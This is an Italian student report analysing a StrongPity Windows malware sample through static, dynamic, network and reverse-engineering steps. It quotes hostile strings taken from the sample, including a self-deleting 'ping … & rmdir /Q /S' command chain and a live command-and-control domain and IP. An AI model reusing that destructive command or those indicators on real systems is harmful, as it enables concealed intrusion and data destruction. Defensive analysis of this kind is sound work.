Report Codice Malevolo

Mattia Bernardi VR502842

MALWARE

Analisi statica di base

Attraverso il tool PEstudio possiamo immediatamente osservare, che il file preso in esame è un file portable executable, dato che i primi due byte sono MZ, a 32 bit e dotato di interfaccia grafica GUI. Secondo il mio parere, il malware non è impacchettato, in quanto il campo '**signature**' ci indica che il compilatore utilizzato per creare il file eseguibile è **Microsoft Visual C++**, il quale rappresenta un software legittimo. Durante le esercitazioni in laboratorio, invece, nel campo 'signature' trovavamo UPX (Ultimate Packer for Executables), il quale non è un compilatore, bensì un packer utilizzato per comprimere e ridurre le dimensioni dei file eseguibili. Quindi, già il campo 'signature' ci fa intuire, che il malware non è impacchettato. A sostegno della mia ipotesi, inoltre, possiamo osservare che:

- il valore del campo relativo all'**entropia generale** ha un valore **inferiore a 7**;
- le **API** importate dal malware sono molteplici (84 per precisione) e solitamente nei file impacchettati, la lista delle API è estremamente ridotta;
- nella sezione '**sections**' abbiamo che, tutte e 6 le sezioni del file, hanno:
    - un **nome valido**: .text, .rdata, .data, .gfids, .rsrc, .reloc;
    - un valore di **entropia inferiore a 7**.

Inoltre, il valore di **raw-size**, la quale è responsabile dell'allocazione di spazio di memoria sul disco per i dati, è diverso da zero e questo è un forte indicatore del fatto, che il file non sia impacchettato, dato che un file impacchettato ha un valore di raw-size pari a zero. Un aspetto che mi aveva fatto dubitare della mia ipotesi è che il file presentava le tre API tipiche dei file impacchettati, che sono:

- LoadLibrary;
- GetProcAddress;
- CreateMutex.

Per avere conferma della mia ipotesi, allora, ho deciso di utilizzare anche il tool PEiD, il quale mi ha restituito la stringa '**Nothing found**' e questo vuol dire, che PEiD non ha rilevato alcun packer e/o protector conosciuto applicato al file. Quindi, **a fronte di questi risultati, posso affermare che il file non è stato impacchettato**.

Sempre attraverso il tool PEStudio, possiamo osservare la **Import Address Table** (**IAT**), la quale è la parte del modulo di Windows che registra gli indirizzi delle funzioni importate da altre DLL. Quando il modulo viene caricato, il sistema trova le funzioni, ne ottiene l'indirizzo e lo memorizza nella IAT e naturalmente, quando il modulo deve richiamare una specifica funzione, lo fa andando a recuperare il valore dalla stessa Import Address Table. Quindi, la IAT è una tabella di puntatori a funzioni. Una volta fatta questa breve introduzione, vediamo che lo stesso PEStudio, già ci segnala diverse funzioni, che riportiamo qua sotto:

- **GetVolumeInformationW** → Recupera informazioni sul file system e sul volume associato alla directory radice specificata;
- **WinHttpOpen** → Inizializza, per un'applicazione, l'uso di funzioni WinHTTP e restituisce un handle di sessione WinHTTP;
- **WinHttpSendRequest** → Invia la richiesta specificata al server HTTP;
- **FindFirstFileW** → Cerca in una directory un file o una sottodirectory con un nome corrispondente a un nome specifico (o un nome parziale se vengono utilizzati caratteri jolly);
- **FindNextFileW** → Continua la ricerca di file da una chiamata precedente alle funzioni FindFirstFile , FindFirstFileEx o FindFirstFileTransacted;
- **SetFileAttributesW** → Imposta gli attributi per un file o una directory, come per esempio: FILE_ATTRIBUTE_HIDDEN (Il file o la directory è nascosta) oppure FILE_ATTRIBUTE_READONLY (file di sola lettura);

- **DeleteFileW** → Elimina un file esistente;
- **WriteFile** → Scrive i dati nel dispositivo di input/output (I/O) specificato;
- **FindFirstFileExA** → Cerca una directory per un file o una sottodirectory con un nome e attributi corrispondenti a quelli specificati;
- **FindNextFileW** → Continua una ricerca di file da una chiamata precedente alle funzioni FindFirstFile, FindFirstFileEx o FindFirstFileTransacted;
- **PathFindFileNameW** → Cerca un percorso per un nome file;
- **CreateProcessW** → Crea un nuovo processo e il relativo thread primario. Il nuovo processo viene eseguito nel contesto di sicurezza del processo chiamante;
- **TerminateProcess** → Termina il processo specificato e tutti i relativi thread;
- **GetCurrentProcessId** → Recupera l'identificativo del processo chiamante;
- **GetCurrentThreadId** → Recupera l'identificatore di thread del thread chiamante;
- **GetEnvironmentStringsW** → Recupera le variabili d'ambiente per il processo corrente;
- **RaiseException** → Genera un'eccezione nel thread chiamante;
- **GetModuleHandleExW** → Recupera un handle del modulo per il modulo specificato e incrementa il conteggio dei riferimenti del modulo a meno che non venga specificato GET_MODULE_HANDLE_EX_FLAG_UNCHANGED_REFCOUNT. Il modulo deve essere stato caricato dal processo chiamante.

Oltre a queste funzioni, vorrei anche evidenziare le seguenti:

- **LoadLibrary** → Carica dinamicamente la libreria .dll nello spazio degli indirizzi del processo chiamante;
- **GetProcAddress** → Recupera l'indirizzo di una funzione esportata o di una variabile dalla libreria dynamic-link (DLL) specificata
- **CreateMutexW** → Crea o apre un oggetto mutex denominato o senza nome e viene utilizzato per controllare se la macchina è già stata infettata o meno;
- **Sleep** → Può essere utilizzata per implementare delle tecniche di anti-debugging e quindi di anti-analisi. La funzione Sleep, quindi, fa terminare momentaneamente l'esecuzione del malware (lo rende quindi "dormiente") per un periodo di tempo (che è passato come parametro alla funzione stessa);
- **HeapFree**, **HeapAlloc**, **HeapSize**, **HeapReAlloc** → Servono rispettivamente per: allocare un blocco di memoria; liberare un blocco di memoria precedentemente allocato; restituisce la dimensioni di un blocco di memoria allocato; ridimensiona un blocco di memoria precedentemente allocato;
- **GetProcessHeap** → Recupera un handle nell'heap predefinito del processo chiamante. Questo handle può quindi essere usato nelle chiamate successive alle funzioni dell'heap;
- **CreateFileW** → Crea o apre un file o un dispositivo di I/O;
- **SetFilePointerEx** → Sposta puntatore all'interno del file;
- **ExitProcess** → Termina il processo chiamante e tutti i relativi thread.

Dalle funzioni importate dal malware, possiamo capire che quest'ultimo, attraverso le funzioni HTTP **tenta di comunicare con Server remoti**, probabilmente per esfiltrare dati e/o per ricevere dei comandi da un Server C2. Inoltre, funzioni come la 'CreateMutexW' e a 'CreateProcessW' evidenziano, che il malware **cerca di ottenere** la **persistenza** sulla macchina della vittima, in quanto attraverso la creazione di un oggetto mutex, il malware si accerta che solamente una sua istanza alla volta sia in esecuzione, in modo tale da evitare delle infezioni multiple; mentre con la creazione di un nuovo processo e il relativo thread primario, il malware può eseguire copie di sé stesso, garantendo così la persistenza anche dopo il riavvio del sistema.

Invece, con le funzioni 'SetFileAttributesW', 'DeleteFileW' e 'Sleep', il malware **tenta di rendere i suoi file meno visibili** agli utenti e ai software di sicurezza ed eliminare, ad esempio, i file temporanei o file di log creati durante la sua esecuzione. Inoltre, il malware **carica dinamicamente delle librerie dinamiche** (DLL), al fine di estendere dinamicamente il proprio comportamento e legato al discorso della persistenza, attraverso la 'WriteFile' il malware **può modificare dei file di sistema o di registro, al file di garantire che esso venga eseguito automaticamente all'avvio del sistema**. Infine, attraverso le funzioni di gestione della memoria dinamica, il malware è in grado di **gestire grandi quantità di dati senza causare perdite di memoria**, mentre con le funzioni relative alla gestione dei processi, come 'TerminateProcess' ed 'ExitProcess', suggeriscono che il malware **potrebbe cercare di terminare processi che potrebbero rilevarlo o analizzarlo** (come ad esempio, strumenti di analisi o di monitoraggio) e una volta che ha terminato le sue operazioni o nel caso sia stato rilevato, termina il proprio processo in maniera pulita.

Nella sezione '**strings**' possiamo trovare tutte le librerie dinamiche presenti nella sezione 'libraries' e anche le funzioni importate nella sezione 'imports'. Dopo queste stringhe, possiamo osservare che vi sono:

- stringhe relative ai **giorni della settimana**;
- stringhe relative ai **mesi dell'anno**;
- stringhe relative alle **lingue mondiali**;
- una serie di **stringhe codificate probabilmente in base64**, dato che ho trovato stringhe contenenti una buona parte dei caratteri della tastiera (alfabeto inglese, numeri, alcuni caratteri speciali), il che fa pensare ad un controllo di escaping e/o di validazione di un path e/o del nome di un file. In particolare, le stringhe a cui mi riferisco sono:
    - !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
    - !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~

Oltre a queste, possiamo osservare anche delle altre stringhe molto interessanti:

- **cmd.exe /C ping 3.5.6.6 -n 4** → 'cmd.exe' è il comando del prompt dei comandi di Windows e viene utilizzato per eseguire comandi di sistema. L'opzione '/C' indica che viene eseguito il comando specificato e poi esce dal processo di comando. Infine, vengono inviate quattro richieste di ping all'indirizzo IP 3.5.6.6. Questa stringa mi fa immaginare, che il malware verifica la connettività ad un Server remoto e tale Server potrebbe essere un Server C2;
- **Mozilla/5.0 (Windows NT 6.1; Win64; rv:46.0)** → user agent utilizzato dai browser per indentificarsi ai Server web. Il malware, quindi, potrebbe utilizzare questa stringa per simulare delle richieste web legittime da un browser e di conseguenza, far sembrare che le richieste HTTP o HTTPS siano lecite;
- **%ls -w 3180 & rmdir /Q /S "%ls"** → comando per rimuovere la directory dal path specificato con il comando 'ls'. In particolare, attraverso le opzioni '/Q' e '/S' viene eseguito il comando in modalità silenziosa, ovvero senza chiedere alcuna conferma, e vengono rimosse anche tutte le sotto-directory e i file nella directory specificata. Questa stringa mi suggerisce, che il malware rimuova dei file temporanei o dei file di log, che sono stati utilizzati durante la sua esecuzione;
- **mscoree.dll** → è la libreria di runtime di .NET, utilizzata per caricare e eseguire applicazioni .NET. L'inclusione di mscoree.dll indica che il malware potrebbe essere scritto in .NET o utilizza componenti .NET;
- **dpserver.exe** → potrebbe essere utilizzato come Server C2;
- **contact@digestsecurity.com1** → indirizzo e-mail che sembra appartenere ad un dominio associato alla sicurezza, ma facendo una breve ricerca ho trovato che si tratta di un indicatore legato ad un attacco dell'organizzazione StrongPity;
- **Aapi-ms-win-appmodel-runtime-l1-1-1** → le librerie di Windows elencate fanno parte delle API di sistema che forniscono funzionalità di basso livello per interagire con il sistema operativo. Questa stringa suggerisce, che il malware potrebbe fare uso di funzioni per operazioni di runtime, gestione delle applicazioni, o integrazione con il sistema operativo.

Infine, nella sezione '**file-version**', possiamo notare che il file è stato firmato digitalmente con il tool di firma digitale '**SignTool**' di Windows e questo potrebbe essere un tentativo di far sembrare legittimo il file, dato che in questo modo risulta che il file appartiene ad un autore autorizzato, e di conseguenza far eseguire il file malevolo all'utente sulla propria macchina.

Analisi dinamica di base

Per svolgere l'analisi dinamica di base, ho utilizzato i seguenti due tools:

1. **Regshot** → ci permette di tracciare tutte le modifiche che il malware fa ai registri e al sistema;
2. **Process Monitor** → ci permette di monitorare tutti gli eventi (generati dal malware) e che corrispondono ad una chiamata di una Windows API.

Attraverso questi due tools, quindi, possiamo condurre due tipologie di analisi dinamica, che sono:

1. **System Integrity Monitoring** → l'obiettivo di questa analisi, è di determinare quali sono i cambiamenti che il malware compie sul File System e sui registri;
2. **Behavioural Monitoring** → ci consente di intercettare tutte le chiamate, che il malware fa alle chiamate di sistema, quando vengono chiamate e se tali chiamate hanno successo o meno. Quindi, siamo in grado di osservare la sequenza temporale delle chiamate alle Windows API, che il malware utilizza per implementare le sue funzionalità.

Chiaramente, gli eventi generati su una macchina sono migliaia e di conseguenza, abbiamo bisogno di filtrare gli eventi relativi solamente alle funzionalità implementate dal malware ed in questo senso, il tool Processo Monitor ci consente di filtrare tutti gli eventi, in base a due informazioni:

- il nome del processo che ha generato l'evento;
- la Windows API di cui vogliamo tracciare l'esecuzione (in particolare, noi filtreremo in base ad alcune operazioni di modifica dei file, che corrispondono alle principali Windows API).

Procediamo con ordine e di conseguenza, eseguiamo sia Regshot sia Process Monitor come Amministratore e mettiamo immediatamente in pausa Procmon, in modo da evitare di catturare eventi superflui. A questo punto, possiamo catturare la prima istantanea attraverso Regshot e attendiamo fino a quando ha terminato. Una volta che ha terminato, torniamo su Procmon e lo riavviamo, in modo tale da far riprendere la cattura degli eventi ed inoltre, eseguiamo il malware. Attendiamo 5 minuti e mettiamo nuovamente in pausa Procmon e su Regshot e catturiamo la seconda istantanea della macchina virtuale. Successivamente confrontiamo le due istantanee che abbiamo catturare, attraverso il corrispettivo bottone 'Compare' ed analizziamo il file .txt risultante. Partiamo dal fondo del file e possiamo osservare che tra i valori modificati risaltano:

- **HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-1963103285-2479532650-687146276-1001\microsoft.windowscommunicationsapps_8wekyb3d8bbwe** → questa chiave tiene traccia delle applicazioni usate dall'utente. La modifica di questa chiave potrebbe essere un tentativo di confondere i log di utilizzo o di inserire il malware in un'applicazione di uso comune;
- **HKLM\SYSTEM\ControlSet001\Services\BITS\Start** → imposta il servizio di Background Intelligent Transfer Service (BITS), il quale è un componente dei sistemi operativi della famiglia Windows NT pensato per il download dalla rete degli aggiornamenti del sistema operativo, per avviarsi automaticamente. La modifica di questa chiave potrebbe essere utilizzata dal malware per scaricare ulteriori componenti o aggiornamenti dannosi, dato che BITS è un servizio di sistema legittimo utilizzato da molte applicazioni e di conseguenza, il suo utilizzo per trasferire file dannosi è meno probabile che venga rilevato dagli analisti o dagli strumenti di sicurezza;
- **HKU\S-1-5-21-1963103285-2479532650-687146276 1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Security and Maintenance\Checks\{E8433B72-5842-4d43-8645-BC2C35960837}.check.100\CheckSetting** → questa chiave tiene traccia delle verifiche di sicurezza e manutenzione. Alterare queste impostazioni può disabilitare le notifiche di sicurezza o nascondere avvisi importanti;

Vi è anche la modifica a valori appartenenti alla chiave di registro '**ContentDeliveryManager**', che viene utilizzata da Windows per gestire e consegnare contenuti personalizzati, come ad esempio: sfondi, applicazioni e notifiche. In particolare, i valori modificati sono i seguenti:

- **HKU\S-1-5-21-1963103285-2479532650-687146276-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\ContentDeliveryManager\Subscriptions\280815\ContentId:**
- **HKU\S-1-5-21-1963103285-2479532650-687146276-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\ContentDeliveryManager\Subscriptions\280815\ShortContentId:**
- **HKU\S-1-5-21-1963103285-2479532650-687146276-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\ContentDeliveryManager\Subscriptions\280815\LastUpdated:**

Le modifiche ai valori 'ContentId' e 'ShortContentId' suggeriscono che il malware potrebbe essere configurato per manipolare o sostituire i contenuti che vengono consegnati al sistema tramite il Content Delivery Manager (CDM) di Windows. Questo potrebbe includere la sostituzione di sfondi, suggerimenti di app, o altre notifiche personalizzate con contenuti malevoli o ingannevoli. A sostegno di questa ipotesi, vi è il fatto che viene modificata anche la seguente chiave relativa al CDM:

- **C:\Users\malware\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\TargetedContentCache\v3\280810** → il monitoraggio dei file nella cache dei contenuti target, permette al malware di reagire rapidamente a eventuali modifiche, consentendo azioni come la sostituzione di contenuti legittimi con contenuti malevoli e questo è un metodo efficace per mantenere la persistenza nel sistema.

Inoltre, possiamo individuare:

- **HKLM\SOFTWARE\Microsoft\Windows Search\FileChangeClientConfigs\{5B8A4E77-3A02-4093-BDDC-B46FAB03AEF5}\ApplicationName: "explorer.exe"**

- **HKLM\SOFTWARE\Microsoft\Windows Search\FileChangeClientConfigs\{5B8A4E77-3A02-4093-BDDC-B46FAB03AEF5}\ApplicationName: "RuntimeBroker.exe"**

I valori del registro 'ApplicationName' specificano le applicazioni che gestiscono i cambiamenti nei file monitorati dai servizi di Windows. In particolare, 'explorer.exe' è il processo di Windows Explorer responsabile della gestione delle finestre del file system, del desktop e di altre funzionalità di gestione dei file e delle applicazioni, mentre 'RuntimeBroker.exe' è un processo di Windows che gestisce le autorizzazioni per le app dello Store, quindi, garantisce che le applicazioni rispettino le impostazioni di sicurezza e privacy. Questo mi fa pensare, che associare attività di monitoraggio di file a processi di sistema legittimi e comunemente usati come 'explorer.exe' e 'RuntimeBroker.exe' permette al malware di nascondere le proprie operazioni.

Tra i valori aggiunti, invece, risalta:

- **HKU\S-1-5-21-1963103285-2479532650-687146276-1001\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\malware\Desktop\Win32.StrongPity\b06ab1f3abf8262f32c3deab9d344d241e4203235043fe996cb499ed2fdf17c4.exe** → questa chiave di registro viene utilizzata da Windows per gestire la compatibilità delle applicazioni. Da notare che vi è il riferimento al nome del malware che stiamo analizzando e questo mi fa pensare, che tale chiave di registro venga aggiunta, in modo tale che il malware rimanga operativo e compatibile su diversi sistemi Windows e quindi sta cercando di ottenere persistenza sulla macchina.

I valori eliminati, invece, riguardano i Database dei driver ed alcune configurazioni di OneDrive. In particolare:

- **HKLM\DRIVERS\DriverDatabase\Version: 0x0A000000**
- **HKLM\DRIVERS\DriverDatabase\SchemaVersion: 0x00010000**
- **HKLM\DRIVERS\DriverDatabase\DriverPackages\ykinx64.inf_amd64_0bbd8466b526ef26\StatusFlags: 0x00000012**
- **HKLM\DRIVERS\DriverDatabase\DriverPackages\ykinx64.inf_amd64_0bbd8466b526ef26\: "ykinx64.inf"**

L'eliminazione di queste chiavi, contenenti informazioni su specifici pacchetti di driver installati sulla macchina, potrebbe comportare problemi di corretta gestione dell'hardware correlato. Le chiavi, invece, relative a OneDrive, come ad esempio:

- **HKU\S-1-5-21-1963103285-2479532650-687146276-1001\SOFTWARE\Microsoft\OneDrive\Installer\BITS\PreSignInSettingsConfigJSON\GUID: 59 E1 9E 15 AE E3 1A 45 BB B0 0D 31 87 36 90 AD**
- **HKU\S-1-5-21-1963103285-2479532650-687146276-1001\SOFTWARE\Microsoft\OneDrive\Installer\BITS\PreSignInSettingsConfigJSON\File: "wct16FD.tmp"**

contengono configurazioni relative all'installer di OneDrive. La loro rimozione potrebbe causare problemi durante il processo di installazione o aggiornamento di OneDrive, potenzialmente quindi impedendo all'applicazione di funzionare correttamente.

Infine, possiamo osservare che sono state aggiunte molteplici chiavi, ma la più interessante è la seguente:

- **HKU\S-1-5-21-1963103285-2479532650-687146276-1001\SOFTWARE\Microsoft\Unified Store\HighWaterMarks\C:_Users_malware_AppData_Local_Comms_UnistoreDB_store.vol** → questa chiave sembra essere associata a un Database, probabilmente utilizzato per memorizzare le informazioni relative agli utenti della macchina vittima, come per esempio: nome, cognome e email.

Attraverso il tool Process Monitor, invece, ho analizzato solamente gli eventi relativi al malware e alle principali Windows API, che sono:

- **WriteFile**;
- **CreateFile**;
- **ReadFile**;
- **SetDispositionInformationFile**;
- **RegSetValue**;
- **ProcessCreate**;
- **TCP** e **UDP**.


Una volta che abbiamo selezionato tali filtri, possiamo immediatamente osservare che il malware utilizza maggiormente la funzione 'CreateFile' ed in particolar modo, vorrei porre l'attenzione sui seguenti path:

- **C:\Users\malware\Desktop\Win32.StrongPity** → suggerisce una potenziale infezione da parte di un malware, dato che StrongPity è noto come un trojan avanzato utilizzato per cyber-spionaggio;
- **C:\Users\malware\Desktop\Win32.StrongPity\b06ab1f3abf8262f32c3deab9d344d241e4203235043fe996cb499ed2fdf17c4.exe** → questo file eseguibile ha lo stesso nome del file malevolo che stiamo analizzando e questo naturalmente indica, che il file è fortemente connesso al malware StrongPity;
- **C:\Users\malware\Desktop\Win32.StrongPity\WINHTTP.dll** → una DLL sospetta situata in una directory non standard per i file di sistema;
- **C:\Users\malware\AppData\Local\Temp\5AD-CA113D-416AA** → fa riferimento ad un file oppure ad una directory temporanea e spesso i malware usano la cartella 'Temp' per archiviare appunto file temporanei;
- **C:\Users\malware\Desktop\Win32.StrongPity\DPAPI.DLL** → la DPAPI è usata da Windows per proteggere i dati sensibili, come le password. La presenza di questa DLL nel contesto del malware suggerisce che StrongPity potrebbe tentare di accedere ai dati protetti;
- **C:\Users\malware\Desktop\Win32.StrongPity\MSASN1.dll** → ASN.1 è uno standard di codifica per la rappresentazione e lo scambio di dati strutturati. La versione sospetta di questa DLL potrebbe essere usata per manipolare dati criptati;
- **C:\Users\malware\Desktop\Win32.StrongPity\ncrypt.dll** → questa DLL gestisce operazioni di crittografia per Windows, quindi il malware potrebbe usarla per accedere a funzioni crittografiche;
- **C:\Users\malware\Desktop\Win32.StrongPity\SspiCli.dll** → SSPI è utilizzata da Windows per la sicurezza delle autenticazioni. La versione sospetta potrebbe essere manipolata per intercettare o modificare autenticazioni;
- **C:\Users\malware\Desktop\Win32.StrongPity\winnlsres.dll** → questa DLL viene utilizzata da Windows per gestire senza problemi lingue e impostazioni regionali diverse. Questa versione sospetta della libreria, potrebbe essere utilizzata dal malware per alterare i messaggi;
- **C:\Users\malware\Desktop\Win32.StrongPity\IPHLPAPI.DLL** → questa DLL fornisce funzioni per ottenere informazioni di rete. Il malware potrebbe usarla per raccogliere informazioni sulle configurazioni di rete del sistema infetto;
- **C:\Users\malware\Desktop\Win32.StrongPity\webio.dll** → Questa DLL gestisce le comunicazioni HTTP e HTTPS. La versione del malware potrebbe essere usata per intercettare, modificare o redirigere traffico web.

Successivamente, possiamo notare che il malware utilizza la funzione 'ReadFile' su molti file di sistema contenuti nel path **'C:\Windows\SysWOW64\'**, dove WOW64 è un sottosistema del sistema operativo Windows capace di far funzionare le applicazioni nate a 32 bit ed è incluso in tutte le versioni di Windows a 64 bit. Il fatto che il malware utilizzi la funzione 'ReadFile' su alcune DLL presenti in questo percorso, mi fa pensare che stia cercando di raccogliere informazioni sensibili sulla macchina della vittima. Per esempio:


- **winhttp.dll** e **webio.dll** → gestiscono le operazioni i rete, il che potrebbe indicare che il malware sta raccogliendo informazioni sul traffico di rete;
- **mskeyprotect.dll** → gestisce la protezione delle chiavi di crittografia nel sistema, quindi il malware potrebbe leggere le chiavi crittografiche per accedere a dati protetti;
- **ncrypt.dll** e **ncryptsslp.dll** → forniscono funzioni di crittografia, il che potrebbe indicare che il malware sta leggendo chiavi di crittografia o dati criptati sensibili.

Inoltre, ho individuato anche che il malware esegue un'operazione di **TCP Connect**, ovverosia il malware tenta di stabilire una connessione TCP verso l'indirizzo IP '**ec2-34-211-97-45.us-west-2.compute.amazonaws.com**', che si tratta di un indirizzo di Amazon Web Services (AWS) e questo suggerisce, che il malware sta cercando di stabilire una connessione con un Server ospitato su AWS.



Time ...	Process Name	PID	Operation	Path	Result	Detail
4:53:2...	b06ab1f3abf82...	6532	TCP Connect	DESKTOP-BJO110K.univr.it:59071 -> ec2-34-211-97-45.us-west-2.compute.amazonaws.com:https	SUCCESS	Length: 0, mss: 14...

Infine, lasciando il malware in esecuzione per all'incirca 15 minuti, ho trovato anche un'operazione di **RegSetValue** sul path: '**HKCU\Software\Classes\Local Settings\MuiCahe\20\52C64B7E\LanguageList**' → Questa chiave di registro contiene informazioni relative alle lingue delle interfacce utente per le applicazioni di Windows e viene utilizzata dal sistema operativo per memorizzare le preferenze linguistiche dell'utente e migliorare l'esperienza multilingue. Tale operazione, mi fa pensare che modificare le impostazioni linguistiche potrebbe essere un tentativo di eludere alcuni controlli di sicurezza basati sulla lingua o sulle impostazioni locali e sebbene la modifica delle impostazioni linguistiche da sola non garantisca la persistenza, può essere parte di una serie di cambiamenti destinati a configurare l'ambiente in modo specifico per l'esecuzione del malware.



Analisi del traffico di rete

Attraverso il tool **Wireshark**, possiamo notare che è stata effettuata una query DNS, al fine di contattare il dominio '**apn-state-upd2.com**', il quale è stato risolto all'indirizzo IP 34.211.97.45, che ho potuto ricavare attraverso il comando da terminale '**nslookup apn-state-upd32.com**'. Inoltre, inserendo il nome del dominio su VirusTotal, quest'ultimo ci indica che si tratta di un dominio malevolo ed in particolar modo, evidenzia che si tratta di un dominio associato a StrongPity, ovverosia un gruppo di cyber-spionaggio noto per condurre operazioni di spionaggio mirate contro individui e organizzazioni specifiche. Successivamente, viene iniziata una connessione TCP dalla nostra macchina Client verso il Server di 'apn-state-upd2.com' sulla porta 443, ovvero sulla porta HTTPS e la connessione continua con un handshake TLS, indicando che entrambe le parti hanno iniziato la comunicazione criptata.

Reverse engineering della funzione indicata

A questo punto, possiamo fare il Reverse Engineering della funzione '**sub_4020BE**' attraverso i tools **IDA** e **x32dgb**. Iniziamo, quindi, con l'aprire il file con IDA e andando sulla funzione, possiamo vedere che inizialmente viene allocato un blocco di memoria sullo Stack per l'array '**Name**', il quale verrà utilizzato nei branch della funzione. Le istruzioni successive sono:

- **push ebp** → salva il valore corrente del Base Pointer sullo Stack e questo è il primo passo per stabilire un nuovo Stack frame per la funzione;
- **mov ebp, esp** → copia il valore dello Stack Pointer nel Base Pointer, in modo tale che 'ebp' punti all'inizio dello Stack frame;
- **sub esp, 8ACh** → decrementa il valore dello Stack Pointer di 8AC byte (che equivale a 2220), in modo tale da riservare spazio nello Stack per le variabili locali;

Successivamente vengono fatte altre push, move e xor, fino ad arrivare all'istruzione di compare:

- **cmp eax, 21222324h** → confronta il valore di 'eax' con la costante 0x21222324, che equivale a '!"#$' e se vi è uguaglianza, allora si salta alla locazione 402181.

A questo punto, la funzione 'sub_4020BE' si dirama in un ramo vero ed un ramo falso. Partiamo ad analizzare il ramo False e possiamo osservare che vi è un'altra istruzione di compare tra il valore del registro 'eax' e il valore '0DEEFDAADh', che equivale a '**ÞïÚ**' e nel caso i due valori **non** siano uguali (dato che vi è una Jump if Not Zero) si fa un salto alla locazione di memoria 4022D8. Nel caso, invece, in cui i due valori siano uguali, allora la funzione va ad aprire un oggetto evento già esistente, attraverso la funzione 'OpenEventW', la cui struttura è:

HANDLE OpenEventW(

[in] DWORD dwDesiredAccess → accesso all'oggetto evento. La funzione ha esito negativo se il descrittore di sicurezza dell'oggetto specificato non consente l'accesso richiesto per il processo chiamante;

[in] BOOL bInheritHandle → se questo valore è TRUE, i processi creati da questo processo erediteranno l'handle;


[in] LPCWSTR lpName → nome dell'evento da aprire.

);

Attraverso IDA, possiamo vedere che:

- Al parametro '**dwDesiredAccess'** viene assegnato il valore 2, che equivale a 'EVENT_MODIFY_STATE', ovverosia permette di modificare l'accesso allo stato ed è necessario per le funzioni SetEvent, ResetEvent e PulseEvent. Di conseguenza, mi aspetto che andando avanti nel codice della funzione vi sia almeno una di queste tre funzioni;
- Per il parametro '**bInheritHandle'** viene utilizzato il registro 'ebx' e attraverso x32dbg ho visto che nel nostro caso, 'ebx' è FALSE;

- Per il parametro '**lpName'** viene utilizzato il registro 'eax' e possiamo osservare che il nome dell'oggetto è: **Globa\Kqtrscd**. In realtà, con x32dbg si può osservare, che il nome dell'oggetto evento è '**Global\\kqtrscddqqo**' e la cosa interessante è: quando un evento è creato o aperto con un nome che inizia con 'Global', questo significa che l'oggetto è visibile a tutti i processi del sistema operativo e non è limitato ad una singola sessione utente.



Le istruzioni successive sono:

- **mov edi, eax** → il valore di ritorno di 'OpenEventW', che è l'handle dell'evento aperto, viene memorizzato nel registro 'edi';
- **test edi, edi** → esegue l'AND logico bit per bit dei due operandi e il valore dell'operazione verrà scartato, in modo tale da modificare solamente i valori dei flag. In particolare, se l'AND logico dei due operandi è zero, allora lo Zero Flag verrà settato a 1, mentre in tutti gli altri casi verrà settato a zero;
- **jz loc_4022D8** → se lo zero flag è impostato a 1 e quindi OpenEventW ha fallito (ovvero l'oggetto evento non è stato creato), allora si salta alla locazione di memoria 4022D8, mentre se l'evento è stato creato, allora si eseguono le istruzioni successive.

Continuando con il flusso di istruzioni, quindi, possiamo osservare che viene chiamata due volta la funzione '**wsprintfW**', la quale scrive i dati formattati nel buffer specificato. In particolare, attraverso x32dbg ho visto che le 'wsprintfW' vengono utilizzate per:

- la prima 'wsprintW' viene utilizzata per costruire la stringa di comando '**cmd.exe /C ping 3.5.6.6 -n 4**' e la memorizza in 'CommandLine'. In particolare, la stringa di comando esegue un comando di ping verso l'indirizzo IP 3.5.6.6, inviando 4 pacchetti e poi chiude il prompt dei comandi;
- la seconda 'wsprintW' utilizza 'CommandLine' per costruire la stringa di comando **'%ls -w 3180 & rmdir /Q /S \"%ls**' ed in questo modo, le due stringhe vengono concatenate. In particolare, la stringa esegue il comando di ping con un timeout specifico di 3180 millisecondi per ogni risposta e poi esegue un comando per rimuovere una directory specificata e tutti i suoi contenuti, senza richiedere conferma.

Successivamente, viene creato un nuovo processo e il relativo thread primario attraverso la funzione '**CreateProcessW**', la cui struttura è:

BOOL CreateProcessW(

[in, optional] LPCWSTR lpApplicationName → nome del modulo da eseguire;

[in, out, optional] LPWSTR lpCommandLine → riga di comando da eseguire;

[in, optional] LPSECURITY_ATTRIBUTES lpProcessAttributes → puntatore a una struttura SECURITY_ATTRIBUTES che determina se l'handle restituito al nuovo oggetto processo può essere ereditato dai processi figli;

[in, optional] LPSECURITY_ATTRIBUTES lpThreadAttributes → puntatore a una struttura SECURITY_ATTRIBUTES che determina se l'handle restituito al nuovo oggetto thread può essere ereditato dai processi figli;

[in] BOOL bInheritHandles → se questo parametro è TRUE, ogni handle ereditabile nel processo di chiamata viene ereditato dal nuovo processo. Se il parametro è FALSE, gli handle non vengono ereditati;

[in] DWORD dwCreationFlags → flag che controllano la classe di priorità e la creazione del processo. Nel nostro caso, il valore di questo attributo è '0x08000000', che significa CREATE_NO_WINDOW, ovverosia il processo è un'applicazione console in esecuzione senza una finestra della console;

[in, optional] LPVOID lpEnvironment → puntatore al blocco di ambiente per il nuovo processo;

[in, optional] LPCWSTR lpCurrentDirectory → percorso completo della directory corrente per il processo;

[in] LPSTARTUPINFOW lpStartupInfo → puntatore a una struttura STARTUPINFO o STARTUPINFOEX;

[out] LPPROCESS_INFORMATION lpProcessInformation → puntatore a una struttura di PROCESS_INFORMATION che riceve informazioni di identificazione sul nuovo processo.

);

